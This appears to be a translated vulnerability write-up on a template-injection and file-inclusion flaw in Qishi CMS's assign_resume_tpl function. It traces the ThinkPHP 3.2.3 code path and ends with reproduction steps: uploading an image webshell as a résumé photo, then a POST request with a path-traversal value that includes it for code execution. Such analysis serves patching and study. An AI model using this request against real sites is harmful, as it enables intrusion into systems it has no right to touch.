0x00 Preface
Xu recently told me that Qishi CMS had released a patch.assign_resume_tpl A global function had a reported issue, and I was asked to determine whether it could be exploited. The official advisory says:[1][2][3][4]
/Application/Common/Controller/BaseController.class.phpfile'sassign_resume_tpl function performs insufficient filtering, causing template injection and remote code execution.
0x01 Background
Qishi CMS also uses ThinkPHP, specifically version 3.2.3. A standard ThinkPHP 3.2.3 URL has this structure:
http://serverName/index.php/module/controller/action
Qishi CMS uses the ordinary ThinkPHP routing mode: traditional GET parameters select the module and action. To invoke User.login in the Home module, for example:
http://localhost/?m=home&c=user&a=login&var=value
m selects the module, c the controller, and a the action or method; subsequent values are additional GET parameters.
These parameters can be changed in the system configuration, for example:
'VAR_MODULE'            =>  'module',     // 默认模块获取变量
'VAR_CONTROLLER'        =>  'controller',    // 默认控制器获取变量
'VAR_ACTION'            =>  'action',    // 默认操作获取变量
The previous address becomes:
http://localhost/?module=home&controller=user&action=login&var=value
With this background, construction of the exploit becomes clear.
0x02 Analysis
Vulnerable file:/Application/Common/Controller/BaseController.class.phpinassign_resume_tplmethod:
 public function assign_resume_tpl($variable,$tpl){
        foreach ($variable as $key => $value) {
            $this->assign($key,$value);
        }
        return $this->fetch($tpl);
    }
Two variables are passed;$tplvariable is passed tofetch()method; follow into it.
/ThinkPHP/Library/Think/View.class.php
 public function fetch($templateFile='',$content='',$prefix='') {
        if(empty($content)) {
            $templateFile   =   $this->parseTemplate($templateFile);
            // 模板文件不存在直接返回
            if(!is_file($templateFile)) E(L('_TEMPLATE_NOT_EXIST_').':'.$templateFile);
        }else{
            defined('THEME_PATH') or    define('THEME_PATH', $this->getThemePath());
        }
        // 页面缓存
        ob_start();
        ob_implicit_flush(0);
        if('php' == strtolower(C('TMPL_ENGINE_TYPE'))) { // 使用PHP原生模板
            $_content   =   $content;
            // 模板阵列变量分解成为独立变量
            extract($this->tVar, EXTR_OVERWRITE);
            // 直接载入PHP模板
            empty($_content)?include $templateFile:eval('?>'.$_content);
        }else{
            // 视图解析标签
            $params = array('var'=>$this->tVar,'file'=>$templateFile,'content'=>$content,'prefix'=>$prefix);
            Hook::listen('view_parse',$params);
        }
        // 获取并清空缓存
        $content = ob_get_clean();
        // 内容过滤标签
        Hook::listen('view_filter',$content);
        // 输出模板文件
        return $content;
    }
First, the code checks whether the template file is empty. If not, it checks whether native PHP templates are in use. Inspect the configuration:/ThinkPHP/Conf/convention.php Around line 111:
    'TMPL_ENGINE_TYPE'      =>  'Think',     // 默认模板引擎 以下设置仅对使用Think模板引擎有效
    'TMPL_CACHFILE_SUFFIX'  =>  '.php',      // 默认模板缓存后缀
    'TMPL_DENY_FUNC_LIST'   =>  'echo,exit',    // 模板引擎禁用函数
    'TMPL_DENY_PHP'         =>  false, // 默认模板引擎是否禁用PHP原生代码
Qishi CMS enables the Think template engine by default, so execution enters
 $params = array('var'=>$this->tVar,'file'=>$templateFile,'content'=>$content,'prefix'=>$prefix);
 Hook::listen('view_parse',$params);
places the value in an array and passes it toHook::listen(), and parsesview_parsetag. Continue following it./ThinkPHP/Library/Think/Hook.class.php, around line 80:
/**
     * 监听标签的插件
     * @param string $tag 标签名称
     * @param mixed $params 传入参数
     * @return void
     */
    static public function listen($tag, &$params=NULL) {
        if(isset(self::$tags[$tag])) {
            if(APP_DEBUG) {
                G($tag.'Start');
                trace('[ '.$tag.' ] --START--','','INFO');
            }
            foreach (self::$tags[$tag] as $name) {
                APP_DEBUG && G($name.'_start');
                $result =   self::exec($name, $tag,$params);
                if(APP_DEBUG){
                    G($name.'_end');
                    trace('Run '.$name.' [ RunTime:'.G($name.'_start',$name.'_end',6).'s ]','','INFO');
                }
                if(false === $result) {
                    // 如果返回false 则中断插件执行
                    return ;
                }
            }
            if(APP_DEBUG) { // 记录行为的执行日志
                trace('[ '.$tag.' ] --END-- [ RunTime:'.G($tag.'Start',$tag.'End',6).'s ]','','INFO');
            }
        }
        return;
    }
 /**
     * 执行某个插件
     * @param string $name 插件名称
     * @param string $tag 方法名(标签名)
     * @param Mixed $params 传入的参数
     * @return void
     */
    static public function exec($name, $tag,&$params=NULL) {
        if('Behavior' == substr($name,-8) ){
            // 行为扩展必须用run入口方法
            $tag    =   'run';
        }
        $addon   = new $name();
        return $addon->$tag($params);
    }
That is, when the system triggers theview_parseevent, ThinkPHP locatesHook::listen()method, which searches for$tagswhether a binding exists inview_parseevent method and iterates with foreach over$tagsproperty and executesHook:execmethod.
Hook:execchecks the behavior name. If it containsBehaviorkeyword, so the entry method must berunmethod, while execution ofrunmethod's parameters are specified when callingHook::listen. Hook configuration is specified in/ThinkPHP/Mode/common.php, as follows:
 // 行为扩展定义
    'tags'  =>  array(
        'app_init'     =>  array(
            'Behavior\BuildLiteBehavior', // 生成运行Lite文件
        ),
        'app_begin'     =>  array(
            'Behavior\ReadHtmlCacheBehavior', // 读取静态缓存
        ),
        'app_end'       =>  array(
            'Behavior\ShowPageTraceBehavior', // 页面Trace显示
        ),
        'view_parse'    =>  array(
            'Behavior\ParseTemplateBehavior', // 模板解析 支持PHP、内置模板引擎和第三方模板引擎
        ),
        'template_filter'=> array(
            'Behavior\ContentReplaceBehavior', // 模板输出替换
        ),
        'view_filter'   =>  array(
            'Behavior\WriteHtmlCacheBehavior', // 写入静态缓存
        ),
    ),
The configuration file showsview_parsetag executesParseTemplateBehaviorclass, because all behavior extensions enter throughrunmethod, so focus only onrunmethod is sufficient./ThinkPHP/Library/Behavior/ParseTemplateBehavior.class.phpAround line 17:
class ParseTemplateBehavior {

    // 行为扩展的执行入口必须是run
    public function run(&$_data){
        $engine             =   strtolower(C('TMPL_ENGINE_TYPE'));
        $_content           =   empty($_data['content'])?$_data['file']:$_data['content'];
        $_data['prefix']    =   !empty($_data['prefix'])?$_data['prefix']:C('TMPL_CACHE_PREFIX');
        if('think'==$engine){ // 采用Think模板引擎
            if((!empty($_data['content']) && $this->checkContentCache($_data['content'],$_data['prefix']))
                ||  $this->checkCache($_data['file'],$_data['prefix'])) {
                // 缓存有效
                //载入模版缓存文件
               Storage::load(C('CACHE_PATH').$_data['prefix'].md5($_content).C('TMPL_CACHFILE_SUFFIX'),$_data['var']);
            }else{
                $tpl = Think::instance('Think\\Template');
                // 编译并加载模板文件
                $tpl->fetch($_content,$_data['var'],$_data['prefix']);
            }
        }else{
            // 调用第三方模板引擎解析和输出
            if(strpos($engine,'\\')){
                $class  =   $engine;
            }else{
                $class   =  'Think\\Template\\Driver\\'.ucwords($engine);
            }
            if(class_exists($class)) {
                $tpl   =  new $class;
                $tpl->fetch($_content,$_data['var']);
            }else {  // 类没有定义
                E(L('_NOT_SUPPORT_').': ' . $class);
            }
        }
    }
The code shows that the first template parse, before a cache exists, calls fetch()method:
$tpl = Think::instance('Think\\Template');
// 编译并加载模板文件
$tpl->fetch($_content,$_data['var'],$_data['prefix']);
Follow into the file/ThinkPHP/Library/Think/Template.class.phpAround line 73:
    /**
     * 加载模板
     * @access public
     * @param string $templateFile 模板文件
     * @param array  $templateVar 模板变量
     * @param string $prefix 模板标识前缀
     * @return void
     */
    public function fetch($templateFile,$templateVar,$prefix='') {
        $this->tVar         =   $templateVar;
        $templateCacheFile  =   $this->loadTemplate($templateFile,$prefix);
        Storage::load($templateCacheFile,$this->tVar,null,'tpl');
    }
/**
     * 加载主模板并缓存
     * @access public
     * @param string $templateFile 模板文件
     * @param string $prefix 模板标识前缀
     * @return string
     * @throws ThinkExecption
     */
    public function loadTemplate ($templateFile,$prefix='') {
        if(is_file($templateFile)) {
            $this->templateFile    =  $templateFile;
            // 读取模板文件内容
            $tmplContent =  file_get_contents($templateFile);
        }else{
            $tmplContent =  $templateFile;
        }
         // 根据模版文件名定位缓存文件
        $tmplCacheFile = $this->config['cache_path'].$prefix.md5($templateFile).$this->config['cache_suffix'];

        // 判断是否启用布局
        if(C('LAYOUT_ON')) {
            if(false !== strpos($tmplContent,'{__NOLAYOUT__}')) { // 可以单独定义不使用布局
                $tmplContent = str_replace('{__NOLAYOUT__}','',$tmplContent);
            }else{ // 替换布局的主体内容
                $layoutFile  =  THEME_PATH.C('LAYOUT_NAME').$this->config['template_suffix'];
                // 检查布局文件
                if(!is_file($layoutFile)) {
                    E(L('_TEMPLATE_NOT_EXIST_').':'.$layoutFile);
                }
                $tmplContent = str_replace($this->config['layout_item'],$tmplContent,file_get_contents($layoutFile));
            }
        }
        // 编译模板内容
        $tmplContent =  $this->compiler($tmplContent);
        Storage::put($tmplCacheFile,trim($tmplContent),'tpl');
        return $tmplCacheFile;
    }
We can seefetch()method callsloadTemplatemethod, then inloadTemplatemethod,$templateFileis assigned to$tmplContent, then template compilation enterscompilermethod, again/ThinkPHP/Library/Think/Template.class.phpfile, around line 120:
/**
     * 编译模板文件内容
     * @access protected
     * @param mixed $tmplContent 模板内容
     * @return string
     */
    protected function compiler($tmplContent) {
        //模板解析
        $tmplContent =  $this->parse($tmplContent);
        // 还原被替换的Literal标签
        $tmplContent =  preg_replace_callback('/<!--###literal(\d+)###-->/is', array($this, 'restoreLiteral'), $tmplContent);
        // 添加安全代码
        $tmplContent =  '<?php if (!defined(\'THINK_PATH\')) exit();?>'.$tmplContent;
        // 优化生成的php代码
        $tmplContent = str_replace('?><?php','',$tmplContent);
        // 模版编译过滤标签
        Hook::listen('template_filter',$tmplContent);
        return strip_whitespace($tmplContent);//strip_whitespace函数主要是去除代码中的空白和注释
    }
The unfiltered template content is concatenated directly into$tmplContentvariable
Then returnloadTemplatemethod. Examine its template-editing logic:
 // 编译模板内容
 $tmplContent =  $this->compiler($tmplContent);
 Storage::put($tmplCacheFile,trim($tmplContent),'tpl');
 return $tmplCacheFile;
caches the compiled template and returns the cached filename.
Return tofetch()method. We can seeloadTemplateThe cached filename returned by the method enters
Storage::load($templateCacheFile,$this->tVar,null,'tpl');
Follow the method into/ThinkPHP/Library/Think/Storage/Driver/File.class.php, around line 69:
/**
     * 加载文件
     * @access public
     * @param string $filename  文件名
     * @param array $vars  传入变量
     * @return void
     */
    public function load($_filename,$vars=null){
        if(!is_null($vars)){
            extract($vars, EXTR_OVERWRITE);
        }
        include $_filename;
    }
checks only that it is nonempty, then includes the file directly.

The entire vulnerability flow is now clear and is shown below:
0x03 Reproduction
First register a normal user on the public site, then update the résumé:


After updating the résumé, upload a photo:
After uploading the image webshell, the application generates this image URL:



Copy the path, call assign_resume_tpl through the a parameter, and submit the path by POST to include it successfully.
http://192.168.159.208/index.php?m=home&a=assign_resume_tpl
POST:
variable=1&tpl=../../../../var/www/html/data/upload/resume_img/2011/13/5fae95e469e05.jpg
As shown below:
